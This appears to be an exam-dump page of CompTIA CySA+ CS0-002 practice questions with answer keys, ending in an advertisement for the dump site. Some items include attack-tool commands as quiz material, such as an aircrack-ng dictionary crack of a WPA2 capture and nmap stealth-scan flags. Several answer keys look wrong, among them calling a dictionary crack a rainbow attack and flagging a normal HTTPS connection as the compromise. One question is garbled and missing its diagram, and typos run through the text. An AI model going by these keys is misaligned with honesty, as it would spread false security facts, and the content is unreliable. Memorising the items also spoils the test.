
NEW QUESTION 86

Approximately 100 employees at your company have received a phishing email. As a security analyst you have been tasked with handling this situation.

INSTRUCTIONS

Review the information provided and determine the following:

- * 1. How many employees clicked on the link in the phishing email?
- * 2. On how many workstations was the malware installed?
- * 3. What is the executable file name of the malware?



- A. Mastered
- B. Not Mastered

Answer: A

Explanation:

Select the following answer as per diagram below:

NEW QUESTION 87

The help desk provided a security analyst with a screenshot of a user's desktop:

```
$ aircrack-ng -e AHT4 -w dictionary.txt wpa2.pcapdump
Opening wpa2.pcapdump
Read 6396 packets.
Opening wpa2.pcapdump
Reading packets, please wait...
```

For which of the following is aircrack-ng being used?

- A. Wireless access point discovery
- B. Rainbow attack
- C. Brute-force attack
- D. PCAP data collection

Answer: B

NEW QUESTION 91

A team of security analysts has been alerted to potential malware activity. The initial examination indicates one of the affected workstations is beaconing on TCP port 80 to five IP addresses and attempting to spread across the network over port 445. Which of the following should be the team's NEXT step during the detection phase of this response process?

- A. Escalate the incident to management, who will then engage the network infrastructure team to keep them informed.
- B. Depending on system criticality, remove each affected device from the network by disabling wired and wireless connections.
- C. Engage the engineering team to block SMB traffic internally and outbound HTTP traffic to the five IP addresses.
- D. Identify potentially affected systems by creating a correlation search in the SIEM based on the network traffic.

Answer: D

NEW QUESTION 95

A security analyst is providing a risk assessment for a medical device that will be installed on the corporate network. During the assessment, the analyst discovers the device has an embedded operating system that will be at the end of its life in two years. Due to the criticality of the device, the security committee makes a risk-based policy decision to review and enforce the vendor upgrade before the end of life is reached.

Which of the following risk actions has the security committee taken?

- A. Risk exception
- B. Risk avoidance
- C. Risk tolerance
- D. Risk acceptance

Answer: D

NEW QUESTION 99

An audit has revealed an organization is utilizing a large number of servers that are running unsupported operating systems.

As part of the management response phase of the audit, which of the following would BEST demonstrate senior management is appropriately aware of and addressing the issue?

- A. Copies of prior audits that did not identify the servers as an issue
- B. Project plans relating to the replacement of the servers that were approved by management
- C. Minutes from meetings in which risk assessment activities addressing the servers were discussed
- D. ACLs from perimeter firewalls showing blocked access to the servers
- E. Copies of change orders relating to the vulnerable servers

Answer: C

NEW QUESTION 104

The help desk noticed a security analyst that emails from a new email server are not being sent out. The new email server was recently to the existing ones. The analyst runs the following command on the new server.

```
nslookup -type=txt exampledomain.org

"v=spf1 ip4:72.56.48.0/28 -all"
...
```

Given the output, which of the following should the security analyst check NEXT?

- A. The DNS name of the new email server
- B. The version of SPF that is being used
- C. The IP address of the new email server
- D. The DMARC policy

Answer: B

NEW QUESTION 109

A cybersecurity analyst is contributing to a team hunt on an organization's endpoints. Which of the following should the analyst do FIRST?

- A. Write detection logic.
- B. Establish a hypothesis.
- C. Profile the threat actors and activities.
- D. Perform a process analysis.

Answer: C

NEW QUESTION 111

A security analyst working in the SOC recently discovered Balances m which hosts visited a specific set of domains and IPs and became infected with malware. Which of the following is the MOST appropriate action to take in the situation?

- A. implement an IPS signature for the malware and update the blacklisting for the associated domains and IPs
- B. Implement an IPS signature for the malware and another signature request to Nock all the associated domains and IPs
- C. Implement a change request to the firewall setting to not allow traffic to and from the IPs and domains
- D. Implement an IPS signature for the malware and a change request to the firewall setting to not allow traffic to and from the IPs and domains

Answer: C

NEW QUESTION 115

As part of an exercise set up by the information security officer, the IT staff must move some of the network systems to an off-site facility and redeploy them for testing. All staff members must ensure their respective systems can power back up and match their gold image. If they find any inconsistencies, they must formally document the information.

Which of the following BEST describes this test?

- A. Walk through
- B. Full interruption
- C. Simulation
- D. Parallel

Answer: C

NEW QUESTION 116

During an investigation, a security analyst determines suspicious activity occurred during the night shift over the weekend. Further investigation reveals the activity was initiated from an internal IP going to an external website.

Which of the following would be the MOST appropriate recommendation to prevent the activity from happening in the future?

- A. An IPS signature modification for the specific IP addresses
- B. An IDS signature modification for the specific IP addresses
- C. A firewall rule that will block port 80 traffic
- D. A firewall rule that will block traffic from the specific IP addresses

Answer: D

NEW QUESTION 121

A security analyst is investigating a compromised Linux server. The analyst issues the ps command and receives the following output.

```
1286  ?   Ss   0:00  /usr/sbin/cupsd -f
1287  ?   Ss   0:00  /usr/sbin/httpd
1297  ?   Ssl  0:00  /usr/bin/libvirtd
1301  ?   Ss   0:00  ./usr/sbin/sshd -D
1308  ?   Ss   0:00  /usr/sbin/atd -f
```

Which of the following commands should the administrator run NEXT to further analyze the compromised system?

- A. strace /proc/1301
- B. rpm -V openash-server
- C. /bin/la -l /proc/1301/exe
- D. kill -9 1301

Answer: A

NEW QUESTION 123

Which of the following software security best practices would prevent an attacker from being able to run arbitrary SQL commands within a web application? (Choose two.)

- A. Parameterized queries
- B. Session management
- C. Input validation
- D. Output encoding
- E. Data protection
- F. Authentication

Answer: AC

NEW QUESTION 126

When attempting to do a stealth scan against a system that does not respond to ping, which of the following Nmap commands BEST accomplishes that goal?

- A. nmap -sA -O <system> -noping
- B. nmap -sT -O <system> -P0
- C. nmap -sS -O <system> -P0
- D. nmap -sQ -O <system> -P0

Answer: C

NEW QUESTION 128

An information security analyst is reviewing backup data sets as part of a project focused on eliminating archival data sets. Which of the following should be considered FIRST prior to disposing of the electronic data?

- A. Sanitization policy
- B. Data sovereignty
- C. Encryption policy
- D. Retention standards

Answer: D

NEW QUESTION 131

An employee in the billing department accidentally sent a spreadsheet containing payment card data to a recipient outside the organization. The employee intended to send the spreadsheet to an internal staff member with a similar name and was unaware of the mistake until the recipient replied to the message. In addition to retraining the employee, which of the following would prevent this from happening in the future?

- A. Implement outgoing filter rules to quarantine messages that contain card data
- B. Configure the outgoing mail filter to allow attachments only to addresses on the whitelist
- C. Remove all external recipients from the employee's address book
- D. Set the outgoing mail filter to strip spreadsheet attachments from all messages.

Answer: B

NEW QUESTION 135

Joe, a penetration tester, used a professional directory to identify a network administrator and ID administrator for a client's company. Joe then emailed the network administrator, identifying himself as the ID administrator, and asked for a current password as part of a security exercise. Which of the following techniques were used in this scenario?

- A. Enumeration and OS fingerprinting
- B. Email harvesting and host scanning
- C. Social media profiling and phishing
- D. Network and host scanning

Answer: C

NEW QUESTION 139

A user's computer has been running slowly when the user tries to access web pages. A security analyst runs the command `netstat -aon` from the command line and receives the following output:

LINE	PROTOCOL	LOCAL ADDRESS	FOREIGN ADDRESS	STATE
1	TCP	127.0.0.1:15453	127.0.0.1:16374	ESTABLISHED
2	TCP	127.0.0.1:8193	127.0.0.1:8192	ESTABLISHED
3	TCP	192.168.0.23:443	185.23.17.119:17207	ESTABLISHED
4	TCP	192.168.0.23:13985	172.217.0.14:443	ESTABLISHED
5	TCP	192.168.0.23:6023	185.23.17.120:443	ESTABLISHED
6	TCP	192.168.0.23:7264	10.23.63.217:445	ESTABLISHED

Which of the following lines indicates the computer may be compromised?

- A. Line 1
- B. Line 2
- C. Line 3
- D. Line 4
- E. Line 5
- F. Line 6

Answer: D

NEW QUESTION 140

A security technician is testing a solution that will prevent outside entities from spoofing the company's email domain, which is `comptia.org`. The testing is successful, and the security technician is prepared to fully implement the solution. Which of the following actions should the technician take to accomplish this task?

- A. Add TXT @ "v=spf1 mx include:_spf.comptia.org all" to the DNS record.
- B. Add TXT @ "v=spf1 mx include:_spf.comptia.org all" to the email server.
- C. Add TXT @ "v=spf1 mx include:_spf.comptia.org +all" to the domain controller.

D. Add TXT @ "v=spf1 mx include:_spf.comptia.org +all" to the web server.

Answer: A

NEW QUESTION 144

A system's authority to operate (ATO) is set to expire in four days. Because of other activities and limited staffing, the organization has neglected to start reauthentication activities until now. The cybersecurity group just performed a vulnerability scan with the partial set of results shown below:

```
-----  
Scan Host: 192.168.1.13  
15-Jan-16 08:12:10.1 EDT  
  
Vulnerability CVE-2015-1635  
HTTP.sys in Microsoft Windows 7 SP1, Windows Server 2008 R2 SP1, Windows 8,  
Windows 8.1 and Windows Server 2012 allows remote attackers to execute  
arbitrary code via crafted HTTP requests, aka "HTTP.sys remote code execution  
vulnerability"  
  
Severity: 10.0 (high)  
  
Expected Result: enforceHTTPValidation='enabled';  
Current Value: enforceHTTPValidation=enabled;  
  
Evidence:  
C:\%system%\Windows\config\web.config  
-----
```

Based on the scenario and the output from the vulnerability scan, which of the following should the security team do with this finding?

- A. Remediate by going to the web config file, searching for the enforce HTTP validation setting, and manually updating to the correct setting.
- B. Accept this risk for now because this is a "high" severity, but testing will require more than the four days available, and the system ATO needs to be completed.
- C. Ignore it
- D. This is false positive, and the organization needs to focus its efforts on other findings.
- E. Ensure HTTP validation is enabled by rebooting the server.

Answer: A

NEW QUESTION 149

An organization suspects it has had a breach, and it is trying to determine the potential impact. The organization knows the following:

- The source of the breach is linked to an IP located in a foreign country.
- The breach is isolated to the research and development servers.
- The hash values of the data before and after the breach are unchanged.
- The affected servers were regularly patched, and a recent scan showed no vulnerabilities.

Which of the following conclusions can be drawn with respect to the threat and impact? (Choose two.)

- A. The confidentiality of the data is unaffected.
- B. The threat is an APT.
- C. The source IP of the threat has been spoofed.
- D. The integrity of the data is unaffected.
- E. The threat is an insider.

Answer: BD

NEW QUESTION 152

A security architect is reviewing the options for performing input validation on incoming web form submissions. Which of the following should the architect select as the MOST secure and manageable option?

- A. Client-side whitelisting
- B. Server-side whitelisting
- C. Server-side blacklisting
- D. Client-side blacklisting

Answer: B

NEW QUESTION 154

A security analyst received an alert from the SIEM indicating numerous login attempts from users outside their usual geographic zones, all of which were initiated through the web-based mail server. The logs indicate all domain accounts experienced two login attempts during the same time frame.

Which of the following is the MOST likely cause of this issue?

- A. A password-spraying attack was performed against the organization.
- B. A DDoS attack was performed against the organization.
- C. This was normal shift work activity; the SIEM's AI is learning.

D. A credentialed external vulnerability scan was performed.

Answer: A

NEW QUESTION 157

A security analyst is building a malware analysis lab. The analyst wants to ensure malicious applications are not capable of escaping the virtual machines and pivoting to other networks.

To BEST mitigate this risk, the analyst should use.

- A. an 802.11ac wireless bridge to create an air gap.
- B. a managed switch to segment the lab into a separate VLAN.
- C. a firewall to isolate the lab network from all other networks.
- D. an unmanaged switch to segment the environments from one another.

Answer: C

NEW QUESTION 161

.....

Relate Links

100% Pass Your CS0-002 Exam with ExamBible Prep Materials

<https://www.exambible.com/CS0-002-exam/>

Contact us

We are proud of our high-quality customer service, which serves you around the clock 24/7.

Viste - <https://www.exambible.com/>